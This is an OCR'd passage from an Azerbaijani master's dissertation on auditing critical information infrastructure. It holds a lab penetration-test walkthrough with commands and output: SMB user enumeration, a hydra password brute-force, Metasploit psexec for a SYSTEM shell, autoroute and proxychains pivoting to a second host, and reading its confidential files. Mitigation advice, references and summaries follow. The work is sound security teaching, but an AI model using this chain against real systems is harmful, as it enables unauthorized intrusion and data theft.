
```
root@INE:~# nmap -p445 --script smb-enum-users.nse  demo.ine.local
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-12 23:37 IST
Nmap scan report for demo.ine.local (10.0.17.62)
Host is up (0.056s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-enum-users:
|   ATTACKDEFENSE\admin (RID: 1009)
|     Flags:       Password does not expire, Normal user account
|   ATTACKDEFENSE\Administrator (RID: 500)
|     Description: Built-in account for administering the computer/domain
|     Flags:       Password does not expire, Normal user account
|   ATTACKDEFENSE\Guest (RID: 501)
|     Description: Built-in account for guest access to the computer/domain
|     Flags:       Account disabled, Password does not expire, Password not required, Normal user account
|   ATTACKDEFENSE\root (RID: 1010)
|_    Flags:       Password does not expire, Normal user account

Nmap done: 1 IP address (1 host up) scanned in 4.52 seconds
root@INE:~#
```

Şəkil 3.7. Windows istifadəçilərinin tapılması

Ümumilikdə dörd istifadəçi var: admin, administrator, root və guest guest və administrator istifadəçiləri daxili hesablardır.

İndi bu istifadəçilər üçün düzgün parolu tapaq. Təmin edilmiş istifadəçilərin etibarlı parolunu tapmaq üçün SMB protokolunu brute-force etmək üçün hidra alətini işlədilir (Şəkil 3.8).

hydra -L users.txt -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt demo.ine.local smb



Şəkil 3.8. İstifadəçi parollarının tapılması

Hər üç istifadəçi üçün parolları uğurla əldə edildi. Metasploit çərçivəsindən (framework istifadə edə və administrator istifadəçisinin etibarlı parolundan istifadə edərək meterpreter qabığını (shell) əldə etmək üçün psexec modulunu işlədə bilərik. (Microsoft Windows Authenticated User Code Execution). Bu modul ixtiyari əmrləri yerinə yetirmək üçün doğru administrator istifadəçi adı və parolundan (və ya parol heşindən) istifadə edir (Şəkil 3.9).

msfconsole -q


use exploit/windows/smb/psexec

set RHOSTS demo.ine.local

set SMBUser administrator

set SMBPass password1

exploit



Şəkil 3.9. Seans əldə edilməsi

Meterpreter seansı uğurla alındı. Bundan sonra hədəf maşın məlumatları, məsələn, cari istifadəçi, sistem məlumatı və s. əldə edilir. Məlumat əldə etmək üçün istifadə olunan Windows əmrləri və nəticələri şəkil 3.10-da göstərilmişdir.

getuid ;sysinfo

Şəkil 3.10. Windows məlumat əmrləri

Aydın olur ki, hədəf Windows serverini işlədir və biz maşında "SISTEM" (və ya "NT Authority") imtiyazları olan meterpreter seansı almışıq.

Ələ keçirilmiş hostdan demo1.ine.local-a daxil ola bildiyimizi yoxlayın.

Biz demo1.ine.local host üçün IP ünvanını bilməliyik. Hədəflərə birbaşa ping etdikdə, bu hədəf maşınların IP ünvanları aşkar olmuşdu:

1. demo.ine.local: 10.0.17.62

2. demo1.ine.local: 10.0.22.69

10.0.22.69-a ping atmaqla və onun ikinci maşından əlçatan olduğunu yoxlayaq (Şəkil 3.11).

shell

ping 10.0.22.69

```
meterpreter > shell
Process 1228 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ping 10.0.22.69
ping 10.0.22.69

Pinging 10.0.22.69 with 32 bytes of data:
Reply from 10.0.22.69: bytes=32 time<1ms TTL=128
Reply from 10.0.22.69: bytes=32 time<1ms TTL=128
Reply from 10.0.22.69: bytes=32 time<1ms TTL=128
Reply from 10.0.22.69: bytes=32 time<1ms TTL=128

Ping statistics for 10.0.22.69:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Windows\system32>
```

Şəkil 3.11. İkinci maşına əlçatanlığın yoxlanması


3.2 Marşrutlama metodu ilə hədəf maşından kritik məlumatların toplanması

Biz digər maşına (10.0.22.69) Kali maşınından daxil ola bilmirik. Beləliklə, burada Metasploit çərçivəsindən marşrut əlavə edərək icra əməliyyatını həyata keçirməliyik. Şəkil 3.12-də göstərildiyi kimi Meterpreter seansından istifadə edərək marşrutu əlavə edək və ikinci maşın xidmət və servisini müəyyən edək.

CTRL + C

Y

run autoroute -s 10.0.22.69/20



Şəkil 3.12. Marşrutlamanın tətbiq edilməsi

proxychains alətindən istifadə edərək təcavüzkarın maşınındakı hədəf sisteminə daxil olmaq üçün socks proksi serverini işə salırıq. Təcavüzkarın maşınındakı proksi konfiqurasiyaları /etc/proxychains4.conf faylında saxlanılır. socks4 9050 portundan istifadə edir. Bu səbəbdən Metasploit socks proksi köməkçi server modulunu 9050 portunda işə salırıq (Şəkil 3.13).

background

use auxiliary/server/socks_proxy

show options

set SRVPORT 9050

set VERSION 4a

exploit

jobs

```
msf6 auxiliary(server/socks_proxy) > set SRVPORT 9050
SRVPORT => 9050
msf6 auxiliary(server/socks_proxy) > set VERSION 4a
VERSION => 4a
msf6 auxiliary(server/socks_proxy) > exploit
[*] Auxiliary module running as background job 0.

[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > jobs

Jobs
====

  Id  Name                           Payload  Payload opts
  --  ----                           -------  ------------
  0   Auxiliary: server/socks_proxy

msf6 auxiliary(server/socks_proxy) >
```

Şəkil 3.13. Proksi server konfiqurasiyası

Serverin düzgün işlədiyini görə bilərik. Hədəf maşında (demo1.ine.local) SMB portunu (445) müəyyən etmək üçün proxychainlərlə nmap işlədirik.

proxychains nmap demo1.ine.local -sT -Pn -sV -p 445

Bu skan açıq portları müəyyən etməyin ən təhlükəsiz yoludur. Biz TCP port skan modulundan istifadə edə bilərik (Şəkil 3.14).

```
root@INE:~# proxychains nmap demo1.ine.local -sT -Pn -sV -p 445
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-12 23:49 IST
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.0.22.69:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.0.22.69:445  ...  OK
Nmap scan report for demo1.ine.local (10.0.22.69)
Host is up (0.11s latency).

PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OS: Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.81 seconds
root@INE:~#
```


Şəkil 3.14. TCP port skanı

445 portunun hədəf maşında açıq olduğunu görünür. Meterpreter seansı üzərindən demo1.ine.local maşını tərəfindən paylaşılan bütün resursları tapmaq üçün **net view** əmrindən istifadə edək (Şəkil 3.15).

sessions -i 1

shell

net view 10.0.22.69




Şəkil 3.15. Paylaşılan resurslara cəhd

Giriş rədd edildi (Access is denied.) mesaj görünür. Hazırda biz NT AUTHORITY\SYSTEM imtiyazı olaraq çalışırıq. Şəkil 3.16-da göründüyü kimi prosesi explorer.exe-yə köçürük və yenidən daxil oluruq

migrate -N explorer.exe

shell

net view 10.0.22.69




Şəkil 3.16. Windows prosesin köçürülməsi

Bu dəfə iki paylaşılmış resurs görə bilərik. Documents və K keçidləri. Bu, əsas hədəfin (demo1.ine.local) Null Sessiyalarına icazə verdiyini təsdiqləyir, beləliklə, biz paylaşılan resurslara daxil ola bilərik (Şəkil 3.17). Həmçinin, eyni məqsədə bir neçə yolla nail ola bilərik.

net use D: \\10.0.22.69\Documents

net use K: \\10.0.22.69\K$



Şəkil 3.17. Paylaşılan resurslara daxil olma

Keçidlərin içərisində nə olduğunu yoxlayaq.

dir D:

dir K:

Şəkil 3.18-də göstərildiyi kimi paylaşılanların məzmununa baxa bildiyimiz üçün onu hücumçunun maşınına yükləyə və ya oxuya bilərik.

cat D:\\Confidential.txt

cat D:\\FLAG2.txt

Şəkil 3.18. Kritik məlumatların aşkarlanması

3.3 Nüfuzetmə testləri auditinin nəticəsi olaraq tədbirlər

Əldə olunmuş fayl və məzmun nüfuzetmə testlərinin nəticəsinin uğurlu olmasının ən əsas sübutdur. Əldə edilmiş məlumatlar göstərir ki kritik informasiya infastrukturu təhlükəsiz deyil. Buna görə də, siyasətlər və düzgün konfiqurasiyalar perimetr daxilində və xaricində həyata keçirilməlidir.

Ayrı şəbəkə seqmenti ilə şəbəkənin qalan hissəsi arasında SMBv1 trafikini bloklayın. Bu firewall, girişə nəzarət siyahıları (ACL) və ya digər şəbəkə təhlükəsizlik cihazlarından istifadə etməklə edilə bilər. SMBv1-i aktivləşdirməklə hər hansı icazəsiz cəhdlər üçün şəbəkə seqmentinə nəzarət edilməlidir və bu cür cəhdlərin qarşısını almaq üçün şəbəkə seqmentləşdirmə siyasətlərini tətbiq olunmalıdır. Nəzərə almaq lazımdır ki, kritik informasiya infrastrukturunda şəbəkə seqmentasiyası

şəbəkənizi SMBv1 zəifliklərindən istifadə edən hücumlardan qorumaq üçün mükəmməl üsul deyil.

Kritik informasiya infrastrukturunun tərkibində risklərin minimuma endirilməsi məqsədilə yalnız istifadəsi lazım servislər və portlar uyğun maşınlarda açıq olmalıdır. Digər maşınlarda bu servislər deaktiv edilməlidir: paylaşılmış resurslar daşımayan server və komputerlər üçün SMB portu versiyasından asılı olmayaraq söndürülməlidir

SMBv1 protokolundan istifadə etmək təhlükəsiz deyil və Microsoft müştərilərə SMBv1-dən istifadəni dayandırmağı tövsiyə edir. İstər server, istər komputerlərdə SMBv1 dəstəklənməsi domen “group policy” vasitəsilə deaktiv edilməlidir. Alternativ versiyalarının olması deaktivasiyanın daimi və qlobal olaraq bütün kritik infrastruktur daxilində edilməsini şərtləndirir.

Parol uzunluğu, mürəkkəblik, və kilidləmə siyasətlərinin düzgün təşkil olunmaması serverdə mövcud olan istifadəçi və parolların brute-force metodu ilə ələ keçirilməsini mümkün etdi. Group policy, Active Directory və ya digər girişləri idarəetmə alətləri kimi alətlərdən istifadə edərək parol siyasəti tətbiq edilməlidir. Bu, istifadəçilərin siyasətdən yan keçə bilməməsini və zəif və ya asanlıqla təxmin edilən parollardan istifadə etməməsini təmin edəcək. Şifrə siyasətinin inkişaf edən təhdidlərə qarşı effektiv qalmasını və dəyişən uyğunluq tələblərinə cavab verməsini təmin etmək üçün mütəmadi olaraq nəzərdən keçirilməlidir.

NƏTİCƏ

Magistr dissertasiya mövzusu əlaqədar tədqiqatların analizi ilə başlamış, qarşıya qoyulmuş bir neçə məsələ istiqamətində tədqiqatlar aparılmaqla aşağıdakı nəticələrlə yekunlaşmışdır:

1. Kritik informasiya infrastrukturun arxitektur-texnoloji prinsipləri araşdırılmış;
2. Kritik informasiya infrastrukturun kibertəhlükəsizlik məsələləri analiz edilmiş;
3. Kritik informasiya infrastrukturunda auditinin təşkili metodları müəyyən edilmişdir;
4. Bank infrastrukturunda Girişə nəzarət mexanizmləri və şəxsiyyət girişinin idarə edilməsi mexanizmləri, Veb tətbiqlərin təhlükəsizliyi və auditi, Şəbəkə seqmentasiyası və boşluqların idarə edilməsi mexanizmləri işlənmiş;
5. Serverdə seans əldə edilməsi üçün SMB boşluğundan istifadə edərək eksperiment aparılmışdır;
6. Marşrutlama metodu ilə hədəf maşından kritik məlumatların toplanması üçün praktiki iş aparılmışdır.

İSTİFADƏ EDİLMİŞ ƏDƏBİYYAT

1. “İnformasiya, informasiyalaşdırma və informasiyanın mühafizəsi haqqında” Azərbaycan Respublikasının Qanununda dəyişiklik edilməsi barədə Azərbaycan Respublikasının Qanunu, 27 may 2022-ci il, https://e-qanun.az/framework/49908
2. Kritik informasiya infrastrukturunun təhlükəsizliyinin təmin edilməsi sahəsində bəzi tədbirlər haqqında Azərbaycan Respublikası Prezidentinin Fərmanı , 17 aprel 2021-ci il, https://e-qanun.az/framework/47253
3. Achara T., Multi-objective Resilience Optimization of Interdependent Critical Infrastructure Networks, 2022.
4. Aggarwal K., Computer Networking, Security and Auditing, 2018, vol. 8.
5. Alabbad M., A Formal Approach to Secure the Segmentation and Configuration of Dynamic Networks, 2021.
6. Aramburu M., Vulnerability management in organizations, 2020.
7. Australian Cyber Security Centre, Implementing Network Segmentation and Segregation, 2021.
8. Barrett M., Framework for improving critical infrastructure cybersecurity. National Institute of Standards and Technology, Gaithersburg, MD, USA, Tech. Rep. https://doi.org/10.6028/NIST.CSWP.04162018 , 2018.
9. Chapple M., Comptia Security+ Study Guide, Vulnerability Management 27(5), 166-220
10. Clark S., Web Application Security: Threats and Mitigation Strategies, 2018.
11. Cordella A., Web application penetration testing: an analysis of a corporate application according to OWASP guidelines, 2018.
12. Correa R.A., Higuera J.R.B., Hybrid Security Assessment Methodology for Web Applications, 2020.
13. Davis S., Effective Strategies for Access Control in IT Infrastructures, 2019.
14. Dugan N., Security awareness training in a corporate setting, 2018.
15. Duveroglu E., A comparative analysis of critical infrastructure cybersecurity policies, 2020.

16. Evans V.C., Anderson C., Enabling NATO's Collective Defense: Critical Infrastructure Security and Resiliency (NATO COE-DAT Handbook 1), 2022.

17. Gandeep S., Jayanthi K., Network security attacks and countermeasures, 2016.

18. Garcia J., Access Control Models and Frameworks for IT Security, 2017.

19. Haukilehto T., Improving Cyber Security awareness, 2019.

20. Holloway R., On the Design and Implementation of Secure Network Protocols, 2014.

21. Illsley R., Assessing the Value of Network Segmentation from a Business Application Perspective, 2022.

22. Jiang Y., Vulnerability Analysis for Critical Infrastructures, 2022.

23. Jing W., Detection & prevention of vulnerabilities in web applications, 2016.

24. Johnson E., Access Control Mechanisms for Secure IT Environments, 2016.

25. Kirit I.C., Chuabay K.V., Secure Web Application: Preventing Application Injections, vol 2, 2016.

26. Kurt A., "Effectiveness of Cyber Security Regulations in the US Financial Sector: A Case Study," Carnegie Mellon University, 2015.

27. Lee J., Next-Generation Access Control Solutions for Modern IT Systems, 2022.

28. Pagnacco A., Critical Information Infrastructure Protection: Between Cybersecurity and Policymaking, 2021.

29. Simon G.I., Effectiveness of National Cyber Policy to Strengthen The Security And Resilience Of Critical Infrastructure Against Cyber Attacks, 2020.

30. Smith R. E., Skandia, J., A Framework for Cybersecurity Risk Management in Banking. Journal of Information Security and Cybercrime, 2018, 1(1), 29-38.

31. Srinivas V., Cybersecurity in the Financial Services Sector: A Holistic Approach. Deloitte Insights, 2019.

32. Stallings W., Network security essentials: applications and standards, 2017.

33. Thompson M., Role-Based Access Control in IT Systems: Design and Implementation, 2018.

34. Turner A., Secure Authentication and Authorization in Web Applications, 2019.

35. Wilson D., Access Control Policies and Enforcement in IT Networks, 2021.

XÜLASƏ

Dissertasiya kritik informasiya infrastrukturlarında informasiya təhlükəsizliyinin əhəmiyyətinə diqqət yetirir və informasiya infrastrukturlarının kibertəhlükəsizliyinin təmin olunmasında auditin təşkili metodlarını araşdırır. Dissertasiya kritik informasiya infrastrukturların müasir informasiya dünyasında əhəmiyyətini və geniş miqyaslı istifadəsini, onların müxtəlif sektorlarda tətbiqini vurğulamaqla başlayır.

Tədqiqat bank infrastrukturunu maliyyə sektoru olduğunu nəzərə alaraq kritik infrastrukturlarda girişə nəzarət mexanizmləri və şəxsiyyət girişinin idarə edilməsi, veb proqram təhlükəsizliyi ilə bağlı qaydalar, boşluqların idarə olunması texnologiyası və şəbəkə seqmentasiyasının effektiv tətbiqini araşdırır. Dissertasiya bu informasiya təhlükəsizliyi tədbirləri ilə bağlı təşkil edilən audit prinsip və metodlarını təhlil edir.

Dissertasiyanın yekun hissəsində kritik informasiya infrastrukturunda nüfuzetmə testi ilə xüsusi auditin keçirilməsini nümayiş etdirmək üçün hazırlanmışdır. Bu praktiki hissə infrastruktur daxilində maşın və protokollarda aşkarlanmış boşluqların necə effektiv şəkildə istifadə oluna biləcəyinin praktiki nümunəsi kimi xidmət edir. Nümunə serverlərdə aşkarlanmış boşluqlar barədə informasiyanın toplanması və boşluqlardan istifadə edərək kritik məlumatların əldə edilməsini nümayiş etdirir. Həmçinin, nüfuzetmə testlərinin nəticəsi olaraq görülə biləcək audit işləri barədə bəhs olunur.

Açar sözlər: kritik infrastruktur, informasiya təhlükəsizliyi, kibertəhlükəsizlik, audit, nüfuzetmə testi, boşluq, boşluqların idarə edilməsi.

SUMMARY

The dissertation focuses on the importance of information security in critical information infrastructures and examines the methods of organizing an audit to ensure cyber security of information infrastructures. The dissertation begins by emphasizing the importance and wide-scale use of critical information infrastructures in the modern information world, their application in various sectors.

The research examines the effective implementation of access control mechanisms and identity access management, web application security regulations, vulnerability management technology and network segmentation in critical infrastructures considering banking infrastructure as a financial sector. The dissertation analyzes the principles and methods of auditing organized in relation to these information security measures.

In the final part of the dissertation, it was prepared to demonstrate the conduct of a special audit with a penetration test in the critical information infrastructure. This practical part serves as a practical example of how vulnerabilities discovered in machines and protocols within the infrastructure can be effectively exploited. The example demonstrates gathering information about vulnerabilities discovered on servers and exploiting vulnerabilities to obtain critical information. It also talks about the audit work that can be done as a result of penetration tests.

Keywords: critical infrastructure, information security, cyber security, audit, penetration testing, vulnerability, vulnerability management.

РЕЗЮМЕ

В диссертации основное внимание уделяется важности информационной безопасности в критических информационных инфраструктурах и рассматриваются методы организации аудита для обеспечения кибербезопасности информационных инфраструктур. Диссертация начинается с подчеркивания важности и широкого использования критических информационных инфраструктур в современном информационном мире, их применения в различных отраслях.

В исследовании рассматривается эффективная реализация механизмов контроля доступа и управления доступом к удостоверениям, правила безопасности веб-приложений, технология управления уязвимостями и сегментация сети в критических инфраструктурах с учетом банковской инфраструктуры как финансового сектора. В диссертации анализируются принципы и методы проведения аудита, организованного применительно к этим мерам защиты информации.

В заключительной части диссертации была подготовлена демонстрация проведения специального аудита с тестом на проникновение в критическую информационную инфраструктуру. Эта практическая часть служит практическим примером того, как можно эффективно использовать уязвимости, обнаруженные в машинах и протоколах в инфраструктуре. В примере демонстрируется сбор информации об уязвимостях, обнаруженных на серверах, и использование уязвимостей для получения важной информации. В нем также говорится об аудиторской работе, которую можно выполнить в результате тестов на проникновение.

Ключевые слова: критическая инфраструктура, информационная безопасность, кибербезопасность, аудит, тестирование на проникновение, уязвимость, управление уязвимостями.